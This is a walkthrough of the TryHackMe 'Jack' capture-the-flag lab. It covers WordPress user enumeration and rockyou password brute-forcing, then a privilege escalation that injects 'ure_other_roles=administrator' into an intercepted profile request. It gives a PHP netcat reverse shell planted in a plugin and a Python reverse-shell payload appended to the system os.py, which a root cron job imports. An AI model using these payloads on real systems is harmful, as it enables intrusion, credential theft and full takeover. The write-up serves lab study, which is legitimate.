


Jack

Nmap Results →

```
Nmap scan report for jack.thm (10.10.216.42)
Host is up (0.048s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 3e:79:78:08:93:31:d0:83:7f:e2:bc:b6:14:bf:5d:9b (RSA)
|   256 3a:67:9f:af:7e:66:fa:e3:f8:c7:54:49:63:38:a2:93 (ECDSA)
|_  256 8c:ef:55:b0:23:73:2c:14:09:45:22:ac:84:cb:40:d2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 5.3.2
| http-robots.txt: 1 disallowed entry 
|_/wp-admin/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Jack&#039;s Personal Site &#8211; Blog for Jacks writing adven...
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/16%OT=22%CT=1%CU=39072%PV=Y%DS=2%DC=T%G=Y%TM=5F105C9
OS:E%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST1
OS:1NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

So lets add jack.thm to our /etc/hosts and check the site out and you can dirbust if you want but here we see in the nmap scan that in http-robots.txt we see wp_admin so this means its a wordpress site so lets do a wpscan


```
wpscan -e u,ap -url jack.thm
```

and we can get the list of usernames lets add this to a list called user.txt and then using wpscan password bruteforcing we try to get user credentials with the rockyou.txt

```
wpscan -U user.txt -P /usr/share/wordlists/rockyou.txt --url jack.thm
```

we find credentials after a longg timee and they are wendy:changelater

and for priv esc we cant just upload a reverse shell because we are not privellaged enough so when we look ar the hints for user it says (ure_other_roles) so lets look for exploits with that and all we had to was go to profile and turn burp on and intercept the request and update the bio so when we see it in our burp proxy we can add this statement at the end and we will get admin privellages.



```
POST /wp-admin/profile.php HTTP/1.1
Host: jack.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://jack.thm/wp-admin/profile.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 333
Connection: close
Cookie:
wordpress_07f87507b491ce41808428c8c499655c=wendy%7C1595090349%7CX9thwN0JAR6N2d4L9X20FDnooRWxOr0xn0AFJwK6NwR%7C36c8fba10af2aec297b74d5531b8267b2de479bfd52387225e49d90fb6e58ee1;
wp-settings-time-2=1594917627; wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_07f87507b491ce41808428c8c499655c=wendy%7C1595090349%7CX9thwN0JAR6N2d4L9X20FDnooRWxOr0xn0AFJwK6NwR%7C9227248502dd3d21bc6c5c536efb3592c04da3e28113409eb564c93f
cef4f7b1
Upgrade-Insecure-Requests: 1

_wpnonce=5b0f79be5e&_wp_http_referer=%2Fwp-admin%2Fprofile.php&from=profile&checkuser_id=2&color-nonce=834cccff62&admin_color=fresh&admin_bar_front=1&first_name=&last_name=&nic
kname=wendy&display_name=wendy&email=wendy%40tryhackme.com&url=&description=asdgashaskhmask%0D%0A&pass1=&pass2=&action=update&user_id=2&submit=Update+Profile
```

here at the end

```
&ure_other_roles=administrator
```

and now that we have our admin privellages lets add our revershe shell to our plugins you can add it to any i added it to the first one and it was at the top of the code

```
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f") ?>
```

and then we go to installed plugins and activate this plugin while listening on netcat and we will get a www-data shell back where lets import pty and then lets go to /home/jack and we can cat out user.txt and reminder.txt and in reminder.txt we get mentioned a backup folder lets locate it

```
locate backups
```

and then lets cd /var/backups and then there is a id_rsa key which lets copy and bring over to our machine and then chmod 600 key and then try to login as jack with that key

```
ssh -i key jack@<ip>
```

and we get in as the user jack now lets run LinEnum.sh and we find nothing super usefull so i transferred over pspy and we find a cronjob running a file called checker.py and when we check that file it imports os for us soooooo thats intresting lets seee if we can update the os file which we can find in

and to check whcih version of python its using we can do

```
find / -group family 2>/dev/null
```

and we will see a bunch of usr/lib/python2.7 files so lets go cd /usr/lib/python2.7 and then we can vim os.py and at the end of that lets just add

```
import socket
import pty
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.1",4242))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
pty.spawn("/bin/bash")
s.close()
```

and then listen on the port defined and wait for the port defined using nc and we get back our shell as root.